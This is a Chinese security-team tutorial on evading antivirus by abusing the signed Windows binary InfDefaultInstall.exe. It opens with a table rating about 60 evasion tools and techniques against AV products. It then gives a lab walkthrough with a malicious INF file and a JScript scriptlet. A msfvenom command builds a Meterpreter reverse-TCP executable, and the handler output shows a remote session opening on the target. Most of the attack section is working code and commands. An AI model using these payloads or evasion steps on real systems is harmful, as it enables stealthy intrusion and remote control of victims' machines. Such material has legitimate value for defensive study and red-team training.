

Author:你伤不到我哒@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDSscanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：<http://paper.TideSec.com> 或团队公众号。



声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 [virustotal.com](https://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
2	msf自编码	51/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
3	msf自捆绑	39/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	msf捆绑+编码	35/68	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	msf多重编码	45/70		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	Evasion模块exe	42/71		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	Evasion模块hta	14/59			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	Evasion模块csc	12/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	Veil原生exe	44/71	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>						<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>
10	Veil+gcc编译	23/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	Venom-生成exe	19/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	Venom-生成dll	11/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	Shellter免杀	7/69	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	BackDoor-Factory	13/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	BDF+shellcode	14/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
16	Avet免杀	17/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

17	TheFatRat:ps1-exe	22/70		✓	✓		✓	✓	✓		✓	✓	✓
18	TheFatRat:加壳exe	12/70	✓	✓		✓	✓	✓	✓		✓	✓	✓
19	TheFatRat:c#-exe	37/71		✓			✓			✓	✓	✓	✓
20	Avoidz:c#-exe	23/68		✓		✓	✓			✓	✓		✓
21	Avoidz:py-exe	11/68		✓		✓	✓		✓		✓	✓	✓
22	Avoidz:go-exe	23/71		✓		✓	✓	✓			✓	✓	✓
23	Green-Hat-Suite	23/70		✓		✓	✓	✓			✓	✓	✓
24	Zirikatu免杀	39/71	✓	✓	✓					✓	✓	✓	✓
25	AVlator免杀	25/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
26	DMKC免杀	8/55		✓		✓		✓	✓	✓	✓	✓	✓
27	Unicorn免杀	29/56			✓				✓		✓	✓	✓
28	Python-Rootkit免杀	7/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
29	ASWCrypter免杀	19/57	✓				✓				✓	✓	✓
30	nps_payload免杀	3/56	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓		✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	C# 法4:CSC编译	33/71	✓	✓	✓					✓	✓	✓	✓
53	py 法1:嵌入C代码	19/70	✓	✓	✓			✓		✓	✓	✓	✓
54	py 法2:py2exe编译	10/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
55	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
56	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
57	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
59	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
60	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓

[illegible]


本文目录：

- 免杀能力一览表
- 一、InfDefaultInstall.exe简介
- 二、利用InfDefaultInstall.exe执行程序
- 三、利用InfDefaultInstall.exe执行payload
- 四、参考资料


一、InfDefaultInstall.exe简介

InfDefaultInstall.exe是一个用来进行inf安装的工具，具有微软签名，存在路径为：

```
C:\Windows\System32\Infdefaultinstall.exe  
C:\Windows\SysWOW64\Infdefaultinstall.exe
```



我们可以通过直接该文件后面跟inf文件来进行绕过一些限制



二、利用InfDefaultInstall.exe执行程序

Poc地址如

下: <https://gist.github.com/KyleHanslovan/5e0f00d331984c1fb5be32c40f3b265a>

在本机进行示例，以下为shady2.inf的代码

```
change.log README.md poc.ps1 shady 2. inf
1 ;
2 ; Required Sections
3 ;
4 [Version]
5 Signature=$CHICAGO$
6 Provider=test
7 ClassGuid={4d36e979-e325-11ce-bfc1-08002be10318}
8 CatalogFile=shady.cat
9 DriverVer=01/29/2010
10
11 [Manufacturer]
12 HuntressLabs=ModelsSection,NTx86,NTia64,NTamd64
13
14 ;
15 ; Models Section
16 ;
17 [ModelsSection.NTx86]
18 UnregisterDlls = Squiblydoo
19
20 [ModelsSection.NTia64]
21 UnregisterDlls = Squiblydoo
22
23 [ModelsSection.NTamd64]
24 UnregisterDlls = Squiblydoo
25
26 ;
27 ; Support Sections
28 ;
29 [DefaultInstall]
30 UnregisterDlls = Squiblydoo
31
32 [Squiblydoo]
33 11,,scrobj.dll,2,60,C:\Users\Administrator\Desktop\inf_catalog_signing_poc-master\shady\shady.sct
34
```

以下为shady.sct的代码，可以看到最后是调出notepad.exe的

```
change.log README.md poc.ps1 shady 2. inf shady.sct
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4 progid="PoC"
5 classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6 <!-- Proof Of Concept - Casey Smith @subTee -->
7 <!-- License: BSD3-Clause -->
8 <script language="JScript">
9 <![CDATA[
10
11 var r = new ActiveXObject("WScript.Shell").Run("notepad.exe");
12
13 ]]>
14 </script>
15 </registration>
16 </scriptlet>
17
```

在cmd窗口中运行

```
InfDefaultInstall.exe  
"C:\Users\Administrator\Desktop\inf_catalog_signing_poc-master\shady\shady 2.inf"
```




三、利用InfDefaultInstall.exe执行payload

靶机：windows 10 ip地址：172.16.111.194

攻击机：kali linux ip地址：172.16.111.222

首先使用msf生成exe格式的shellcode

```
msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp  
lhost=172.16.111.222 lport=3333 -f exe > ./hacker.exe
```



将生成的exe木马复制到靶机，备份一份shady222.inf并更改shady.sct中的文件路径为hacker.exe


```

1 <?XML version="1.0"?>
2 <scriptlet>
3   <registration
4     progid="PoC"
5     classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6       <!-- Proof Of Concept - Casey Smith @subTee -->
7       <!-- License: BSD3-Clause -->
8       <script language="JScript">
9         <![CDATA[
10           var r = new ActiveXObject("WScript.Shell").Run("C:\\hacker.exe");
11         ]]>
12       </script>
13     </registration>
14   </scriptlet>
15
16
17

```

在msf中设置监听

```

msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.16.111.222	yes	The listen address (an interface may be specified)
LPORT	3333	yes	The listen port

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -

```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.16.111.222	yes	The listen address (an interface may be specified)
LPORT	3333	yes	The listen port

```

Exploit target:

  Id  Name
  --  -

```

靶机中使用InfDefaultInstall.exe运行shady222.inf

```

C:\Windows\SysWOW64>InfDefaultInstall.exe C:\Users\Administrator\Desktop\inf_catalog_signing_poc-master\shady\shady222.inf
C:\Windows\SysWOW64>

```

攻击机kali成功监听到靶机上线

```
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 172.16.111.222:3333
[*] Sending stage (206403 bytes) to 172.16.111.194
[*] Meterpreter session 4 opened (172.16.111.222:3333 -> 172.16.111.194:57538) at 2020-02-28 14:48:17 +0800

meterpreter >
```

以下为靶机安装360全家桶和火绒杀毒后的InfDefaultInstall.exe执行效果：360全家桶报毒，kali无法监听。



火绒报毒，kali无法监听。



四、参考资料

<https://medium.com/@KyleHanslovan/re-evading-autoruns-pocs-on-windows-10-dd810d7e8a3f>

重剑无锋@TIDE安全团队 HTTP://WWW.TIDASEC.COM